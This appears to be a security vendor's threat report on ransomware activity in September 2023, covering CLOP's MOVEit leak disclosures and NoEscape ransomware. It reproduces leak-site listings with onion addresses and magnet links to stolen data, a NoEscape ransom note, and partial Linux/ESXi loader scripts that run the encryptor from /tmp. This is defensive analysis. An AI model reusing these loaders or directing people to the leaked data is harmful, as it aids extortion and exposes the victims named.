As mentioned above, excluding the ransomware groups with cumulative statistics in ATIP for September, the number of businesses targeted by LOCKBIT 3.0, BlackCat (ALPHV), Cactus, NoEscape, and other ransomware groups that disclose many targeted businesses is generally high. Additionally, the LostTrust ransomware group listed about 50 targeted businesses at the end of September. It employs a DLS design and ransomware similar to the Metaencryptor ransomware group, suggesting a high likelihood of LostTrust being a rebrand of Metaencryptor.

Key Trends


Multiple issues regarding various ransomware occurred in September 2023. This report presents brief introductions to the following key topics and details for reference.

- Sharp decrease in targeted businesses related to CLOP ransomware and MOVEit
- NoEscape ransomware and its imitations
- Ransomware group using GDPR as a bluff (GDPR Gambit)

Readers are recommended to check and refer to issues that are not covered in this report through ATIP if the current security management system or situation requires so.

1) Sharp Decrease in Targeted Businesses Related to CLOP Ransomware and MOVEit

In relation to the issue of "CLOP ransomware's activities involving the exploitation of the MOVEit zero-day vulnerability and the group's disclosure of their victims" covered in 2023 June, July, and August ATIP Threat Trend Reports on Ransomware,[1,2,3] the number of additional targeted businesses disclosed in the group's DLS sharply decreased to just one in September, as shown in the figure below. In September, there were no targeted businesses registered on the CLOP torrent site.


HOME | CL0P^_- LEAKS
TORRENT | CL0P^_- LEAKS
santat7kpllt6iyvqbr7q4amdv6dzrh6paatvyrzl7ry3zm72zigf4ad.onion
80%

GARRETTMOTION.COM PAYBACK.GROUP AWAZE.COM EMSBILLING.COM INFORMA.COM
GNC.COM GENESISENERGY.COM THEVITALITYGROUP.COM DDCOS.COM TOYOTA-BOSHOKU.BE
PLANETHOMELENDING.COM SLEEPCOUNTRY.CA SAFILOGROUP.C
DELOITTE.COM CHUCKECHEESE.COM TTIGROUP.COM ADARESE
JONESLANGLASALLE.COM TRICOPRODUCTS.COM MECHANICSBA
ENTERPRISEBANKING.COM FLUTTER.COM SALELYTICS.COM HC
ALEKTUM.COM HUBBELL.COM KELLYSERVICES.COM AMERISAV
ALOGENT.COM SOFTTECH.NL ALOHACARE.ORG SYNLAB.FR IN
INFINIGATE.CH (INFINIGATE.CO.UK) QUARK.COM ACLARA.COM
SAUL.ORG.UK DATAENGINE.EU KALEPW.COM MACOM.COM S
MBOAMERICA.COM MBO-PPS.COM SMWLLC.COM

WE GOT A LOT OF EMAILS ABOUT GOVERNMENT DATA, WE DON'T HAVE ANY GOVERNMENT DATA AND
EXPOSED AND BAD PROTECTED NOT ENCRYPTED FILE TRANSFER WE STILL DO THE POLITE THING AN
ABOUT THIS ARE DO WHAT ALWAYS THEY DO. PROVIDE LITTLE TRUTH IN A BIG LIE. WE ALSO WANT T
PUT DATA ON INTERNET WHERE DATA IS NOT PROTECT DO NOT BLAME US FOR PENETRATION TESTIN

santat7kpllt6iyvqbr7q4amdv6dzrh6paatvyrzl7ry3zm72zigf4ad.onion/sherman-edu

HOME | CL0P^_- LEAKS
TORRENT | CL0P^_- LEAKS
toznnag5o3ambca56s2yacteu7q7x2avrfherzmz4nmujrjuib4iusad.onion

STEP 1
Download and install free uTorrent client
(if you don't already have it)
https://www.utorrent.com/downloads/
Or any other torrent client that you prefer

STEP 2
Run uTorrent and select File > Add Torrent from URL

µTorrent 3.6 (build 46884) [32-bit]
File Options Help
Add Torrent... Ctrl+O
Add Torrent (choose save dir)... Ctrl+D
Add Torrent from URL... Ctrl+U
Add RSS Feed...
Add Device...
Create New Torrent... Ctrl+N
Exit

Paste magnet URL to the Add Torrent from URL dialog box and click **OK** button

C0MPANY	L0G0	MAGNET LINK [CLICK TO COPY]
tjx.com	TJX	FULL FILES magnet:?xt=urn:btih:6be7ee3c7018bbfe6872c56 dn=tjx
synlab.fr		FULL FILES magnet:?xt=urn:btih:dfd289f8911c7a120eb105de dn=synlab
rhenus.group	RHENUS LOGISTICS	FULL FILES magnet:?xt=urn:btih:7dbbe389eea9f8e2710a7c4 dn=rhenus
pbinfo.com	pbi	FULL FILES magnet:?xt=urn:btih:be2806ef9a7fb8b9744537a dn=pbinfo
payback.group	PAYBACK GROUP	FULL FILES magnet:?xt=urn:btih:477e7b29c280d1ba1709ddf dn=payback

Figure 9. Post on CLOP ransomware's DLS/torrents - Disclosure of victims (September 30th)

[1] https://asec.ahnlab.com/en/56201/

[2] https://asec.ahnlab.com/en/56987/

[3] https://asec.ahnlab.com/en/57944/

After about 4 months of the ongoing "CLOP ransomware's activities involving the exploitation of the MOVEit zero-day vulnerability and the group's disclosure of their victims" issue with approximately 180 targeted businesses in July, it appears that the topic is coming to a close as the number of new cases decreased rapidly to 4 in August and 1 in September.

In the absence of any noteworthy analysis reports or articles on CLOP from Korean and international security companies or related media, it is reasonable to conclude that the CLOP issue related to MOVEit is coming to an end. However, it is important to remain vigilant for the possibility of new activities. If the patch for the MOVEit vulnerability has not been applied, there is still a risk of similar attacks, so it is essential to ensure that the patch is installed for products using MOVEit.

To prevent ransomware attacks, it is essential for organizations and users who use software that can be directly used in malware infection such as file transfer tools to apply the latest security updates and remove unnecessary software. Users should also follow the general guidelines of practicing periodic backups, as well as installing, using, and updating security software.

2) NoEscape Ransomware and Its Imitations

The NoEscape ransomware gang was first discovered in May 2023 when it posted an affiliate recruitment post for ransomware-as-a-service (RaaS) on a cybercrime forum. In this post, the gang claims to support various platforms (Windows, Linux, and VMware ESXi) and provide advanced ransomware features including an automated admin panel. It explicitly mentions that it does not allow ransomware attacks against CIS (former Soviet Union) countries. One month later, the ransomware gang's dedicated leak sites (DLS) were confirmed in June 2023. There was one website for negotiating with the victims and the other for releasing leaked data. The gang has targeted various countries and industries with its ransomware attacks. The gang's tactic involves leaking data before encrypting it, and in cases where negotiations break down or victims do not comply, its members use a double extortion tactic by making the data public. This ransomware gang is known to be a rebrand of the now inactive Avaddon ransomware.

- atip.ahnlab.com: Refer to the Threat Actors – NoEscape page

Cyble posted an article on its blog titled "Low-profile Threat Actor observed imitating NoEscape Ransomware" on September 4th.[4] As characterized in the article's title as "low-profile", the threat actor (TA) who is believed to have imitated NoEscape did not attract much attention or interest from the public and the media. However, it has been deemed as being a good starting point for examining the NoEscape ransomware, so it will be briefly covered here.

Before introducing the sample covered by Cyble that imitated the NoEscape ransomware, we will examine a NoEscape example that operates on various platforms such as Windows, Linux, and VMware ESXi.

First, we will briefly look into the behaviors and characteristics of the sample that corresponds to the MD5 below, which is a PE32 file that operates in Windows environments.

- BD69A645FA69FD8D5BA56B9C3F468711 // PE32 NoEscape Ransomware

When NoEscape is executed, it appends the ".ECEIGJGEJF" extension to encrypted files as shown below (the added extension may vary depending on samples but usually consists of a 10-character string). It also creates a ransom note with the file name "HOW_TO_RECOVER_FILES.txt" in the encrypted directory. Once the file encryption process is complete for the entire file system, NoEscape changes the desktop background and opens the ransom note that was created on the desktop using notepad.exe to inform the user of the infection and then terminates itself.

In a test where a system was left in the infected state, dozens of notepad.exe windows with the ransom note were observed to have been opened after several hours had passed. This behavior indicates that the sample had been registered in the task scheduler under the name "SystemUpdate" and was set to run every 10 minutes.

[4] https://cyble.com/blog/low-profile-threat-actor-observed-imitating-noescape-ransomware/





Figure 10. Files before and after .ECEIGJGEJF encryption via NoEscape


NOESCAPE

YOUR NETWORK INFECTED!
ALL YOUR FILES ENCRYPTED
AND HAS BEEN STOLEN!

for details see HOW_TO_RECOVER_FILES.TXT
don't try modify encrypted files at yourself!!!

SystemUpdate Properties (Local Computer)

General Triggers Actions Conditions Settings History (disabled)


When you create a task, you can specify the conditions that will trigger the task.

Trigger	Details	Status
Daily	At 5:20 PM every day - After triggered, repeat every 10 minutes i...	Enabled
At log on	At log on of any user - After triggered, repeat every 10 minutes i...	Enabled

At log on of any user - After triggered, repeat every 10 minutes indefinitely.

Figure 11. NoEscape desktop background and task scheduler


The ransom note, "HOW_TO_RECOVER_FILES.txt", does not differ much from a typical ransom note. It includes the .onion address of the "negotiation platform for victims" among the 2 types of DLS mentioned above in the NoEscape threat actor description, as well as the individual negotiation ID required for login referred to as the "personal ID".


HOW_TO_RECOVER_FILES.txt - Notepad
File Edit Format View Help
Ln 44, Col 1069
70%
Windows (CRLF)
UTF-8

```
-------------------------------------------------------------------------------
>>>>>>>>>>>>>>>>>>  H O W   T O   R E C O V E R   F I L E S  <<<<<<<<<<<<<<<<<<
-------------------------------------------------------------------------------


$$\   $$\           $$$$$$$$\
$$$\  $$ |          $$  _____|
$$$$\ $$ | $$$$$$\  $$ |       $$$$$$$\  $$$$$$$\  $$$$$$\   $$$$$$\   $$$$$$\
$$ $$\$$ |$$  __$$\ $$$$$\    $$  _____|$$  _____| \____$$\ $$  __$$\ $$  __$$\
$$ \$$$$ |$$ /  $$ |$$  __|   \$$$$$$\  $$ /       $$$$$$$ |$$ /  $$ |$$$$$$$$ |
$$ |\$$$ |$$ |  $$ |$$ |       \____$$\ $$ |      $$  __$$ |$$ |  $$ |$$   ____|
$$ | \$$ |\$$$$$$  |$$$$$$$$\ $$$$$$$  |\$$$$$$$\ \$$$$$$$ |$$$$$$$  |\$$$$$$$\
\__|  \__| \______/ \________|\_______/  \_______| \_______|$$  ____/  \_______|
                                                            $$ |
                                                            $$ |
                                                            \__|


WHAT HAPPEND?
        Your network has been hacked and infected by NoEscape .ECEIGJGEJF
        All your company documents, databases and other important files have been encrypted
        Your confidential documents, personal data and sensitive info has been downloaded


WHAT'S NEXT?
        You have to pay to get a our special recovery tool for all your files
        And avoid publishing all the downloaded info for sale in darknet


WHAT IF I DON'T PAY?
        All your files will remain encrypted forever
        There is no other way to recover yours files, except for our special recovery tool
        All the downloaded info will publishing for sale in darknet
        Your colleagues, competitors, lawyers, media and whole world will see it


I WILL TO PAY. WHAT SHOULD I DO?
        You need to contact us:
        1. Download and install TOR browser https://www.torproject.org/
        2. Open link in TOR browser noescaperjh3gg6oy7rck57fiefyuzmj7kmvojxgvlmwd5pdzizrb7ad.onion
        3. Enter your personal ID and follow the instructions

Your personal ID:
TWpOalpERm1NREV0TnpRNFlpMDBaakl6TFdFM04yUXRPREJsTVRoalpESXlORGhpLXE0NWo1NzM1NlRKRm92UzdDOWxFdEZHS2ZDTG1iYzdFenp0K3V5dUdkYWJ3OGU3ZHlVQ2ZXST
dHJwSnJRVEpnSW1rS1pMUE9SdUIwZ25zRjk0OGdIejllMHBObTRRdUpCVUxnSFozQ244R1VPN2g0cXdMS2h2bHR6SHp2c0hwU1JhSDdTTDIvamYySzQ3VVN1RTlBajNFVlBRUmVsOV
M1h5MVBBUkRucDZBY0RiQmZ5UEU0UE94cElNMnkrWDBUeis0WFh6RVkwWXVXdzNlR2ZSbm11eEJuMU04VmgzZkZ1NDBVVWtOSVF2dEJEMkVHR3BTdWdTeXdlTzlWbEtVMWFUT1kzdj
```

Figure 12. NoEscape ransomware ransom note - HOW_TO_RECOVER_FILES.txt

Access to the "negotiation platform for victims" page was attempted following the ransom note shown above, but the content of the negotiation page could not be viewed due to an "Invalid ID". It is suspected to be a page with chatting functionality or a page for submitting additional information to the threat actor from the targeted business.



WELCOME TO NOESCAPE BLOG

Here you can view and download the data of companies that refused to cooperate with us.
If you are a representative of one of the companies presented on the site, please contact us, we are always open for cooperation!

LEEKES LTD
Beanacre Rd, Melksham, Wiltshire, SN12 8AG, Un...
www.leekes.co.uk
TOTAL DATA: 130 GB
NEXT UPDATE: 9D 15H 19M 37S
Leekes Ltd is a Welsh retailer based in South Wales, South West England and The Midlands. The company was founded in 1897, and currently has seven operating stores. The com...
DDOS 17 Sep 2023 405

BPR PROPERTIES LLC
2485 Penny Rd Ste 140, High Point, North Carol...
bpr-properties.com
TOTAL DATA: 100 GB
NEXT UPDATE: 8D 5H 44M 22S
BPR Properties was founded in 1983, with the purchase of our first property: a smoke shop in Staten Island, New York. Since our humble beginnings, BPR Properties has acquir...
DDOS 16 Sep 2023 1531

WELCOME

If you are here, most likely your network has been infected and all your important data has been encrypted. But don't worry, we can help you to restore all your network.

Please, do not try to recover or modify encrypted files yourself! You may damage the files. And then you may lose your files forever!

Figure 13. NoEscape ransomware's DLS (left: leaked data, right: negotiation for victims)

Following Windows, we will examine an example that operates on platforms such as Linux and VMware ESXi.

Among the NoEscape ransomware IOCs collected through OSINT such as MalwareBazaar and VirusTotal, we will now briefly examine the behaviors and characteristics of the NoEscape ransomware through the ELF 64-bit file that operates by targeting Linux and VMware ESXi platforms, as well as the shell script file that performs the role of loading the ransomware.

- C850F6816459E3364B2A54239642101B // ELF 64-bit NoEscape Ransomware (164f8295_linux.elf)
- 17D55DC09E2A3F10D4EE45156C2C53F1 // Shell Script – Loader for Linux (script_linux.sh)
- 34DE9725E232BA82275BB0DCF9282E16 // Shell Script – Loader for VMware ESXi (script_esxi.sh)

First, the shell scripts responsible for initiating the infection in Linux and VMware ESXi environments are structured as shown below. While they vary in functionality with each variant, they are primarily designed for pre-infection preparations, ransomware execution, and post-processing to optimize infections in Linux and VMware ESXi environments. The table below is a summarized version with only the function names and most of the script code omitted for reference.

script_linux.sh

```
#!/bin/sh

# Linux
# Settings
TARGET_PATH="/home"
PAYLOAD_DIR="/tmp"
PAYLOAD_NAME="164f8295_linux.elf"

# Functions
ExecPayload()
{
         echo "[*] Exec payload: $PAYLOAD_DIR/$PAYLOAD_NAME \"$1\""
         nohup $PAYLOAD_DIR/$PAYLOAD_NAME "$1" >/dev/null 2>&1&
}

SetLimits()
EmptyTrash()
ScanPath()
WaitPayload()
Cleanup()
```

script_esxi.sh

```
#!/bin/sh

# ESXi
# Settings
TARGET_PATH="/vmfs/volumes"
PAYLOAD_DIR="/tmp"
PAYLOAD_NAME="164f8295_linux.elf"

# Functions
ExecPayload()
{
         echo "[*] Exec payload: $PAYLOAD_DIR/$PAYLOAD_NAME \"$1\""
         nohup $PAYLOAD_DIR/$PAYLOAD_NAME "$1" >/dev/null 2>&1&
}

SetLimits()
StopVMS()
ScanNFS()
ScanVMS()
ScanPath()
WaitPayload()
Deface()
Post()
Cleanup()
StartSSH()
```

```
# Logic
chmod +x $PAYLOAD_DIR/$PAYLOAD_NAME
SetLimits
EmptyTrash

if [ $# -eq 1 ]; then
        echo "[*] Scan specified path: $1"
        ScanPath "$1"
        WaitPayload
else
        echo "[*] Scan generic path"
        ScanPath $TARGET_PATH
        WaitPayload
        Cleanup
fi








echo "[*] Done"
```


```
# Logic
chmod +x $PAYLOAD_DIR/$PAYLOAD_NAME
SetLimits


if [ $# -eq 1 ]; then
        echo "[*] Scan specified path: $1"
        ScanPath "$1"
        WaitPayload
else
        echo "[*] Scan generic paths"
        StopVMS
        ScanNFS
        ScanVMS
        WaitPayload
        Deface
        Post
        Cleanup
        StartSSH
fi


echo "[*] Done"
```

Code 1. NoEscape ransomware shell scripts - loader comparison (left: Linux, right: ESXi)

The above two shell scrips operate in the "/tmp" path. Upon execution, they run the NoEscape ransomware with the file name "164f8295_linux.elf" by using the path provided as a command argument or the path contained in the "TARGET_PATH" variable defined within the script ("/home" or "/vmfs/volumes") as an argument.

The ScanXXX() function performs file encryption on the Path, NFS, and VMS that corresponds with the XXX. Descriptions for other functions are omitted as they can be inferred from their names.

As a result of placing "script_linux.sh" and "164f8295_linux.elf" in the "/tmp" path and running them with an arbitrary path set as an argument in a Linux environment, the encryption process triggered by "script_linux.sh" is outputted and the encrypted files have the ".BJDGAIHFHB" extension added to them as shown below. Like in the Windows environments, a ransom note with the file name "HOW_TO_RECOVER_FILES.txt" is created in the encrypted directory.



```
foo@NONAME:~/test$ ls -l /tmp/script_linux.sh /tmp/164f8295_linux.elf
-rwxr-xr-x 1 foo foo 5301056  9월  25 14:04 /tmp/164f8295_linux.elf
-rwxr-xr-x 1 foo foo    1219  9월  25 14:04 /tmp/script_linux.sh
foo@NONAME:~/test$ /tmp/script_linux.sh /home/foo/test/file
[*] Scan specified path: /home/foo/test/file
[*] Scan path: /home/foo/test/file
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.csv"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.pdf"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.docx"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.PNG"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.sqlite"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.py"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.xlsx"
[*] Exec payload: /tmp/164f8295_linux.elf "/home/foo/test/file/a.zip"
[*] Done
foo@NONAME:~/test$ 
```

Figure 14. Execution of NoEscape ransomware's Shell Script - Loader for Linux

